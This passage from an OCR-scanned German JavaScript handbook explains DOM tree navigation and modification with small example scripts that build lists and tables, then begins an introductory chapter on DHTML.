
Beachten Sie, dass jedes Tag ein `id`-Attribut trgt. Hiermit kann das Tag dann von JavaScript aus angesprochen werden. Sie ahnen bereits: Es geht wohl auch um irgendein Array mit irgendeinem Index, wie bisher immer, aber der bersichtlichkeit halber ist es auch hier besser, sprechende Namen zu verwenden.



Hier klicken, um das Bild zu Vergrern

Abbildung 16.1 Der DOM-Baum des HTML-Dokuments

In manchen Mozilla-Browsern gibt es einen so genannten **DOM Inspector** (etwa im Firefox: **Extras** N **DOM Inspector**). Der zeigt die DOM-Struktur schn bersichtlich an:



Hier klicken, um das Bild zu Vergrern

Abbildung 16.2 Der DOM-Baum im DOM Inspector von Firefox

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 16 DOM
  - 16.1 Der DOM-Baum
  - 16.2 Navigation im Baum
  - 16.3 Den Baum modifizieren
    - 16.3.1 Wichtige Methoden
    - 16.3.2 Zugriff auf einzelne Elemente
    - 16.3.3 Zugriff auf Tags
    - 16.3.4 Beispiele

top

16.2 Navigation im Baum

hnlich wie bei Frame-Hierarchien kann man auch in dem DOM-Baum von Ebene zu Ebene springen. Die entsprechenden Methoden und Eigenschaften heien hier nur anders, aber ansonsten bleibt alles beim Alten. Die Kindknoten eines Elements im DOM-Baum befinden sich im Array `childNodes`. Von einem Knoten (bzw. HTML-Element) aus kann man mit den Eigenschaften, die in der folgenden Tabelle aufgefhrt sind, auf andere Knoten zugreifen.

Tabelle 16.1 Eigenschaften eines Knotens im DOM-Baum

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?


`firstChild`	Der erste Kindknoten (erstes Element im `childNodes`-Array)
`lastChild`	Der letzte Kindknoten (letztes Element im `childNodes`-Array)
`nextSibling`	Das nchste Kind des Elternknotens
`parentNode`	Der Elternknoten
`previousSibling`	Das vorherige Kind des Elternknotens

Die Eigenschaften aus der folgenden Tabelle liefern nhere Informationen ber einen Knoten zurck:

Tabelle 16.2 Eigenschaften, die nhere Informationen ber einen Knoten liefern

`nodeName`	HTML-Tag des Knotens als Zeichenkette (z.B. `"h3"`)
`nodeType`	`1` = Tag, `2` = Attribut, `3` = Text

In Abbildung 16.3 sehen Sie den DOM-Baum noch einmal, diesmal mit den Beziehungen zwischen den einzelnen Knoten.



Hier klicken, um das Bild zu Vergrern

Abbildung 16.3 Navigationsmglichkeiten innerhalb des DOM-Baums

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 16 DOM**
  - **16.1 Der DOM-Baum**
  - **16.2 Navigation im Baum**
  - **16.3 Den Baum modifizieren**
    - **16.3.1 Wichtige Methoden**
    - **16.3.2 Zugriff auf einzelne Elemente**
    - **16.3.3 Zugriff auf Tags**
    - **16.3.4 Beispiele**

top

16.3 Den Baum modifizieren ▼

Der groe Vorteil von DOM gegenber DHTML und den frheren DOM-Implementierungen besteht darin, dass man Elemente nicht nur ndern, sondern auch entfernen und sogar neue Elemente einfgen kann. Die Baumstruktur ist hier von groem Vorteil, da das Lschen eines Knotens nicht die Baumintegritt gefhrdet.

top

16.3.1 Wichtige Methoden ▼▲

In der folgenden Tabelle sehen Sie eine grobe bersicht ber die verschiedenen Methoden.

Tabelle 16.3 Methoden zur Vernderung des DOM-Baums

Methode	Syntax	Beschreibung
`appendChild`	`Vater.appendChild(Kind)`	Hngt `Kind` als Kindknoten an `Vater` an.
`cloneNode`	`Original.cloneNode (alles)`	Erzeugt einen Knoten, der identisch mit `Original` ist. Ist `alles` gleich `true`, so werden auch alle Kindknoten von `Original` mit dupliziert; bei `false` lediglich der Knoten selbst.
`createElement`	`document.createElement (HTML-Tag)`	Erzeugt einen Knoten, der aus dem in Klammern angegebenen HTML-Element (z.B. `h3`) besteht.

hasChildNodes	Knoten.hasChildNodes()	Boolescher Wert, der angibt, ob Knoten Kinder hat oder nicht.
insertBefore	Vater.insertBefore(Kind, Schwester)	Kind wird als Kindknoten von Vater eingefgt, und zwar direkt vor Schwester.
removeNode	Knoten.removeNode(alles)	Knoten wird aus dem DOM-Baum entfernt. Ist alles gleich true, dann werden auch alle Kindknoten von Knoten entfernt.
replaceNode	Alt.replaceNode(Neu)	Der Knoten Alt wird durch den Knoten Neu ersetzt.
setAttribute	Knoten.setAttribute(Name, Wert)	Der Knoten enthlt ein neues Attribut.

In einem kleinen Beispiel soll dies einmal ausprobiert werden. Wir gehen von dem obigen Beispiel-HTML-Dokument aus und bauen die folgenden Effekte ein:

- Wenn der Benutzer mit der Maus auf eine der Grafiken klickt, soll diese durch eine andere Grafik ausgetauscht werden.
- Wenn der Benutzer noch einmal auf die Grafik klickt, soll sie komplett verschwinden (eine Art armseliges Ballerspiel mit JavaScript also).

Der Einfachheit halber werden die Event-Handler der Grafiken schon im urspnglichen HTML-Dokument gesetzt. Es muss also nur noch eine Funktion geschrieben werden, die berprft, ob die Grafik schon einmal angeklickt worden ist, und dann entweder die Grafik austauscht oder den Knoten aus dem DOM-Baum entfernt. Alternative Mglichkeiten des Event-Handlings finden Sie in Kapitel 14.

top


16.3.2 Zugriff auf einzelne Elemente ▼▲

Jetzt bentigen Sie nur noch eines: den Startpunkt. Dafr gibt es eine weitere Methode des document-Objekts, und zwar getElementById(). Diese ermglicht Ihnen den Zugriff auf jedes HTML-Element, solange es nur eine ID besitzt. Diese ID nmlich bergeben Sie als Parameter. So greifen Sie beispielsweise per document.getElementById ("alles") auf das <body>-Element zu und knnen von dort ab alle Kindknoten (sprich: die Elemente der HTML-Seite) erreichen.

Der folgende Code ist kurz und einleuchtend und wird daher ohne lngere Vorrede abgedruckt. Er enthlt allerdings noch einen kleinen (absichtlichen) Fehler, dazu spter mehr.

```
<html>
<head>
<title>DOM-Demo</title>
<script type="text/javascript"><!--
function mausklick(Nummer){
   var obj = document.getElementById("alles").childNodes[Nummer + 1];
   var gfx = obj.src;
   if (gfx.indexOf("ball.gif") > -1) {
      obj.src="kreuz.gif";
   } else {
      obj.removeNode(false);
   }
}
//--></script>
</head>
<body id="alles">
<h3 id="Ueberschrift">DOM-Demo</h3>
<img src="ball.gif" id="Ball1" onclick="mausklick(1);" />
<img src="ball.gif" id="Ball2" onclick="mausklick(2);" />
<img src="ball.gif" id="Ball3" onclick="mausklick(3);" />
<img src="ball.gif" id="Ball4" onclick="mausklick(4);" />
</body>
```

```
</html>
```




Hier klicken, um das Bild zu Vergrern

Abbildung 16.4 Die DOM-Demo im Internet Explorer

Wie Ihnen sicherlich nicht entgangen ist, spuckt der Browser hin und wieder Fehlermeldungen bei der Ausfhrung dieses Skripts aus, beispielsweise, wenn Sie auf die dritte Grafik von links klicken. Sehr merkwrdig! Zum Testen sollten Sie in die Funktion `mausklick()` den folgenden Debug-Code einfgen (am besten gleich am Anfang):

```
function mausklick(Nummer) {
   var meldung = "";
   for (var i=0; i<document.getElementById("alles").childNodes.length; i++) {
      meldung += document.getElementById("alles").childNodes[i].nodeName +
"|" + document.getElementById("alles").childNodes[i].nodeType + "\n";
   }
   alert(meldung);
   var obj = document.getElementById("alles").childNodes[Nummer + 1];
   var gfx = obj.src;
   if (gfx.indexOf("ball.gif")>-1) {
      obj.src="kreuz.gif";
   } else {
      obj.removeNode(false);
   }
}
```



Hier klicken, um das Bild zu Vergrern

Abbildung 16.5 Die Debug-Ausgabe

In Abbildung 16.5 (oder auch im DOM Inspector) sehen Sie die Ursache des bels: Anscheinend befinden sich zwischen den einzelnen Grafiken noch Textstcke. Auch das ist nicht weiter verwunderlich: Auch wenn ein Zeilenumbruch im HTML-Code in der Anzeige quasi nie Auswirkungen hat, ist das beim DOM-Baum ein Textelement. Sie sollten also die Zeilenumbrche entfernen, dann gibt es beim ersten Anklicken einer Grafik auch keine Fehlermeldungen mehr.

Um diese Fehlermeldungen zu vermeiden, sollten Sie die HTML-Elemente, die Sie in Ihrem Skript verwenden wollen, mit den oben gezeigten Methoden (`createElement()`, `setAttribute()` und `appendChild()` bzw. `insertBefore()`) erzeugen. Das obige HTML-Dokument kann auch folgendermaen erzeugt werden (von der Klick-Funktionalitt mal abgesehen):

```
<html>
<head>
<title>DOM-Demo</title>
<script type="text/javascript"><!--
function init() {
   var basis = document.getElementById("alles");
   var h3 = document.createElement("h3");
   h3.setAttribute("id", "Ueberschrift");
   h3.innerText = "berschrift";
   basis.appendChild(h3);
   for (var i=1; i<=4; i++) {
      img = document.createElement("img");
      img.setAttribute("id", "Ball" + i);
      img.src = "ball.gif";
      basis.appendChild(img);
   }
}
//--></script>
</head>
<body id="alles" onload="init();">
</body>
</html>
```

Ein kleiner Vorgriff war dabei: `innerText` bezeichnet den Text innerhalb eines HTML-Elements. Eine Alternative dazu gibt es auch noch: Der Text innerhalb eines HTML-Elements ist wie bereits gesehen ein Knoten, und zwar ein Textknoten. Mit den DOM-Methoden von JavaScript knnen Sie auch einen solchen Knoten erzeugen (die dazugehrige Methode heit `document.createTextNode()`) und diesen dann in den DOM-Baum einhngen − als Unterknoten des bergeordneten Elements natrlich:

```
<html>
<head>
<title>DOM-Demo</title>
<script type="text/javascript"><!--
function init() {
   var basis = document.getElementById("alles");
   var h3 = document.createElement("h3");
   h3.setAttribute("id", "Ueberschrift");
   textknoten = document.createTextNode("berschrift");
   h3.appendChild(textknoten);
   basis.appendChild(h3);
   for (var i=1; i<=4; i++) {
      img = document.createElement("img");
      img.setAttribute("id", "Ball" + i);
      img.src = "ball.gif";
      basis.appendChild(img);
   }
}
//--></script>
</head>
<body id="alles" onload="init();">
</body>
</html>
```

Wie Sie in einer Aufgabe am Ende des Kapitels jedoch noch sehen werden, ist das urspngliche Skript nicht ganz fehlerfrei. Es ist einfach gefhrlich, ber den Index auf ein Element zuzugreifen, wenn zwischendurch Elemente entfernt werden sollen. Aber Sie haben ja bereits an anderer Stelle schon gesehen, dass es fast immer besser ist, per Identifikator auf ein Element zuzugreifen. Hier ist das auch der Fall − verwenden Sie einfach `getElementById()` fr die einzelnen Blle. Im folgenden Code finden Sie das fr unser kleines Beispiel einmal umgesetzt. Anhand der Nummer, die an `mausklick()` bergeben wird, kann der Identifikator der angeklickten Grafik ermittelt werden, und dieser Wert wird dann an `getElementById()` bergeben.

```
function mausklick(Nummer){
   var obj = document.getElementById("Ball" + Nummer);
   var gfx = obj.src;
   if (gfx.indexOf("ball.gif") > -1) {
      obj.src="kreuz.gif";
   } else {
      obj.removeNode(false);
   }
}
```

top

16.3.3 Zugriff auf Tags ▼▲

Es gibt noch eine Alternative zum Knotenzugriff via ID: Sie knnen auch spezifisch auf Tags zugreifen. Die entsprechende Methode des `document`-Objekts heit `getElementsByTagName()`. Beachten Sie den Plural (`Element`**`s`**), denn Sie erhalten auf jeden Fall ein Array zurck, auch wenn es nur ein entsprechendes Element auf der Seite gibt. Damit lsst sich im ursprnglichen, absichtlich fehlerhaften Beispiel etwa die ID fr das `<body>`-Element einsparen:

```
<html>
<head>
<title>DOM-Demo</title>
<script type="text/javascript"><!--
function mausklick(Nummer){
   var basis = document.getElementsByTagName("body")[0];
   var obj = basis.childNodes[Nummer + 1];
   var gfx = obj.src;
   if (gfx.indexOf("ball.gif") > -1) {
      obj.src="kreuz.gif";
   } else {
      obj.removeNode(false);
   }
}
//--></script>
</head>
<body>
<h3 id="Ueberschrift">DOM-Demo</h3>
<img src="ball.gif" id="Ball1" onclick="mausklick(1);" />
<img src="ball.gif" id="Ball2" onclick="mausklick(2);" />
<img src="ball.gif" id="Ball3" onclick="mausklick(3);" />
<img src="ball.gif" id="Ball4" onclick="mausklick(4);" />
</body>
</html>
```

top

16.3.4 Beispiele ▲

Zum Abschluss dieser DOM-Einfhrung noch zwei kleine Beispiele, die aufzeigen, wie Sie per DOM schnell Elemente der aktuellen Seite hinzufgen knnen – eine Technik, die in Kapitel 18 wichtig werden wird. Wir beginnen mit einer Aufzhlungsliste:

```
<ul id="Liste"></ul>
```

Wie Sie sehen, ist die Liste leer. Die Daten fr die Liste stehen in folgendem Objekt:

```
var daten = [
   {"text": "Mozilla", "url": "http://www.mozilla.com/"},
   {"text": "Microsoft", "url": "http://www.microsoft.com/"},
   {"text": "Opera", "url": "http://www.opera.com/"}
];
```

Unser Ziel ist es nun, diese Daten in die Liste einzufgen, und zwar als verlinkten Text. Werfen wir einen Blick auf das entsprechende Markup fr ein Listenelement:

```
<li><a href="http://www.mozilla.com/">Mozilla</a></li>
```

Wir mssen also die folgenden DOM-Elemente erzeugen:

- Das `<li>`-Element
- Das `<a>`-Element samt dem Attribut `href`
- Den Textknoten mit dem Linktext

Am Ende mssen Sie diese Elemente untereinander einhngen: den Textknoten

unterhalb des Links, den Link unterhalb des Listenelements, und natrlich abschlieend das Listenelement unterhalb der Liste selbst.

Sie sehen: Das ist zu Anfang ein wenig ungewohnt und auch etwas aufwndig, geht aber nach wiederholtem ben sehr leicht von der Hand. Hier ist das vollstndige Listing:

```
<html>
<head>
<title>DOM-Demo</title>
<script type="text/javascript"><!--
var daten = [ {"text": "Mozilla", "url":
"http://www.mozilla.com/"}, {"text": "Microsoft", "url":
"http://www.microsoft.com/"}, {"text": "Opera", "url": "http://www.opera.com/"}
];

window.onload = function() {
   var liste = document.getElementById("Liste");
   for (var i = 0; i < daten.length; i++) {
      var link = daten[i];
      var li = document.createElement("li");
      var a = document.createElement("a");
      a.setAttribute("href", link.url);
      var txt = document.createTextNode(link.text);
      a.appendChild(txt);
      li.appendChild(a);
      liste.appendChild(li);
   }
}
//--></script>
</head>
<body>
<ul id="Liste"></ul>
</body>
</html>
```

Natrlich knnen Sie statt `document.getElementById("Liste")` im vorliegenden Beispiel auch `document.getElementsByTagName("ul")[0]` verwenden.



Hier klicken, um das Bild zu Vergrern

Abbildung 16.6 Die dynamisch per DOM erzeugte Liste

Das zweite Beispiel soll etwas komplexer sein: Diesmal soll eine komplette Tabelle erzeugt und in den DOM-Baum eingehngt werden. Dabei gibt es eine wichtige Besonderheit: Unter bestimmten Umstnden ist der Internet Explorer sehr whlerisch, was den (korrekten) Aufbau einer per DOM erzeugten Tabelle betrifft. Die Tabellenzellen mssen nmlich im `<tbody>`-Element platziert werden (und etwaige `<th>`-Zellen innerhalb von `<thead>`).

Von der Technologie her ist das nichts Neues: Sie erzeugen Elemente mit `createElement()` und hngen sie per `appendChild()` untereinander. Hier der Code fr `<thead>`:

```
var table = document.createElement("table");
var thead = document.createElement("thead");
var tr = document.createElement("tr");
var th1 = document.createElement("th");
var th1text = document.createTextNode("Hersteller");
th1.appendChild(th1text);
var th2 = document.createElement("th");
var th2text = document.createTextNode("URL");
th2.appendChild(th2text);
tr.appendChild(th1);
```

```
tr.appendChild(th2);
thead.appendChild(tr);
table.appendChild(thead);
```

Auch der `<tbody>`-Abschnitt bietet wenig Neues, Sie mssen nur eine Menge Elemente erstellen. Eine kleine Besonderheit gibt es jedoch schon: Der Linktext und der Text in der linken Spalte sollen identisch sein. Sie knnen aber einen Knoten nicht an zwei Stellen in den DOM-Baum einhngen, denn Knoten werden wie Referenzen oder Zeiger gehandhabt, nicht wie Kopien. Das heit, Sie mssen zunchst eine Knotenkopie erzeugen, was die Methode `cloneNode()` erledigt. Diese Methode erwartet als Parameter die Angabe, ob auch Unterknoten mit dupliziert werden sollen (`true`) oder nicht (`false`). Da der Textknoten selbst keine Unterknoten besitzt, gengt die Angabe `false`:

```
var tbody = document.createElement("tbody");
for (var i = 0; i < daten.length; i++) {
   var link = daten[i];
   var tr = document.createElement("tr");
   var td1 = document.createElement("td");
   var td1txt = document.createTextNode(link.text);
   td1.appendChild(td1txt);
   var td2 = document.createElement("td");
   var a = document.createElement("a");
   a.setAttribute("href", link.url);
   a.appendChild(td1txt.cloneNode(false));
   td2.appendChild(a);
   tr.appendChild(td1);
   tr.appendChild(td2);
   tbody.appendChild(tr);
}
```

Das war es auch schon fast, die Tabelle muss nur noch fertiggestellt und in das Dokument eingefgt werden:

```
table.appendChild(tbody);
var body = document.getElementsByTagName("body")[0];
body.appendChild(table);
```

Hier noch einmal der komplette Code im berblick:

```
<html>
<head>
<title>DOM-Demo</title>
<script type="text/javascript"><!--
var daten = [ {"text": "Mozilla", "url":
"http://www.mozilla.com/"}, {"text": "Microsoft", "url":
"http://www.microsoft.com/"}, {"text": "Opera", "url": "http://www.opera.com/"}
];

window.onload = function() {
   var body = document.getElementsByTagName("body")[0];
   var table = document.createElement("table");

   var thead = document.createElement("thead");
   var tr = document.createElement("tr");
   var th1 = document.createElement("th");
   var th1text = document.createTextNode("Hersteller");
   th1.appendChild(th1text);
   var th2 = document.createElement("th");
   var th2text = document.createTextNode("URL");
   th2.appendChild(th2text);
   tr.appendChild(th1);
   tr.appendChild(th2);
   thead.appendChild(tr);
   table.appendChild(thead);

   var tbody = document.createElement("tbody");
   for (var i = 0; i < daten.length; i++) {
      var link = daten[i];
      var tr = document.createElement("tr");

      var td1 = document.createElement("td");
      var td1txt = document.createTextNode(link.text);
```

```
        td1.appendChild(td1txt);
        var td2 = document.createElement("td");
        var a = document.createElement("a");
        a.setAttribute("href", link.url);
        a.appendChild(td1txt.cloneNode(false));
        td2.appendChild(a);

        tr.appendChild(td1);
        tr.appendChild(td2);
        tbody.appendChild(tr);
    }
    table.appendChild(tbody);

    body.appendChild(table);
}
//--></script>
</head>
<body>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 16.7 Die dynamisch per DOM erzeugte Tabelle

Sie sehen also: Das ist viel Tipparbeit, aber doch eigentlich gar nicht so schwierig.

Die JavaScript-Programmierung wird sich zweifelsohne mehr in Richtung DOM bewegen – das steht auer Frage. Da die Browser der Versionsnummer 4 ausgestorben sind (so kennen weder der Internet Explorer 4 noch der Netscape 4 die DOM-Methoden wie beispielsweise `getElementById()` oder `document.getElementsByTagName()`), kann man mittlerweile DOM mit gutem Gewissen einsetzen. Allerdings ist das Denken in Baumstrukturen nicht immer intuitiv; schner ist es doch, mit dem bekannten JavaScript-Objekten wie etwa `Image` oder den Formularfeldern zu arbeiten. Der Trend geht jedoch langsam, aber sicher hin zu DOM. Warum? Weil Sie damit vor allem Text auf einer Seite verndern und neue HTML-Elemente hinzufgen knnen, wie weiter oben gezeigt wurde. Die folgenden Kapitel stehen ganz im Zeichen dieser Einsatzszenarios und zeigen DHTML und insbesondere AJAX: moderne Anstze fr die JavaScript-Programmierung, die der Sprache einen neuen Aufwind gegeben haben.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 17 DHTML und CSS
  - 17.1 Grundlagen
  - 17.2 Cascading Style Sheets
  - 17.3 HTML-Elemente
  - 17.4 Beispiele
    - 17.4.1 Animiertes Logo
    - 17.4.2 Sichtbar und unsichtbar
    - 17.4.3 Neuer Mauszeiger
    - 17.4.4 Permanentes Werbebanner

berhaupt hat der Fortschritt das an sich, dass er viel grer ausschaut, als er ist. – Johann Nepomuk Nestroy

Kapitel 17 DHTML und CSS

Allein die Erwhnung des Begriffs DHTML lsst die Augen von vielen Leuten im Web-Bereich leuchten und steigert die Auflage von vielen Zeitschriften. Doch was ist DHTML berhaupt? Die Abkrzung steht fr **Dynamic HTML** – doch handelt es sich hierbei um eine HTML-Erweiterung oder nur um neue JavaScript-Befehle? Wenn Sie in der Marketingabteilung einer Web-Agentur nachfragen, bekommen Sie mit ziemlicher Sicherheit eine weitlufige Erklrung, die diese Technik wahlweise als Stein der Weisen oder als Ei des Kolumbus preist. Das Ziel dieses Kapitels soll es sein,

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

dass Sie ein Gefhl dafr bekommen, was man mit DHTML machen kann. Eine vollstndige Abhandlung des Themas, inklusive einer Auflistung aller Bugs werden Sie hier schon allein aus Platzgrnden nicht finden.

In diesem Kapitel wird das Thema DHTML kurz allgemein beleuchtet, und dann werfen wir einen Blick auf die beiden groen Browsergruppen: aktuelle Mozilla-Browser und natrlich den Internet Explorer. Safari, Konqueror und Opera halten sich meist an die Mozilla-Implementierung und werden deswegen nicht gesondert aufgefhrt.

Explizit nicht behandelt werden Anno-Tobak-Versionen von Browsern. Sowohl der Internet Explorer 4 als auch der Netscape Navigator 4 konnten DHTML, leider komplett unterschiedlich und zueinander inkompatibel. Die Zugriffsweise des Internet Explorer 4 ist in neueren Versionen des Internet Explorer zwar immer noch prsent, wird aber in der Regel nur noch dazu verwendet, die Browser voneinander zu unterscheiden. Und Mozilla-Browser haben sich immerhin einige Elemente des DHTML-Supports von Netscape abgeguckt.

top

17.1 Grundlagen

Wie schon in der Einleitung angedeutet wurde, ist es nicht immer ganz leicht zu verstehen, was mit DHTML gemeint ist. In diesem Abschnitt unternehme ich den Versuch, den Begriff zu bestimmen und die notwendigen (theoretischen) Hintergrnde zu erlutern. Auerdem werden die entsprechenden HTML-Tags vorgestellt.

Was ist DHTML? Jeder Entwickler und jeder Browserhersteller hat eine andere Definition parat. Da ist von viel Dynamik die Rede und von der Erfllung aller Trume von Webentwicklern. Ich bevorzuge dagegen eine etwas einfachere, flapsigere Definition: DHTML ist JavaScript fr Browser ab Version 4 (wobei beispielsweise der Mozilla-Browser die Versionsnummer 6, 7 oder 8 hat – schlielich ist er der Netscape-Nachfolger). Diese Definition ist eine Art kleinster gemeinsamer Nenner aller konkurrierenden Beschreibungen. Aber das D fr Dynamic hat schon seine Berechtigung. Mit den bisher vorgestellten JavaScript-Techniken kann man zwar auf gewisse Weise auf Benutzereingaben reagieren, aber man hat

nicht viele Zugriffsmglichkeiten auf die Elemente einer HTML-Seite. Zwar kann man mit dem `Image`-Objekt Grafiken austauschen, von einer Grenvernderung oder gar Verschiebung kann aber keine Rede sein. Mit DHTML ist das mglich, es ist sogar eine Art von Drag&Drop mglich.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX
von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 17 DHTML und CSS
- **17.1 Grundlagen**
- **17.2 Cascading Style Sheets**
- **17.3 HTML-Elemente**
- **17.4 Beispiele**
  - **17.4.1 Animiertes Logo**
  - **17.4.2 Sichtbar und unsichtbar**
  - **17.4.3 Neuer Mauszeiger**
  - **17.4.4 Permanentes Werbebanner**

24 Java

25 Serverseitige Technologien

26 JavaScript goes .NET

27 Code schtzen

28 Top Secret: Passwortschutz

29 Signierte Skripte

30 JavaScript und Sicherheit

31 Navigation

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

17.2 Cascading Style Sheets

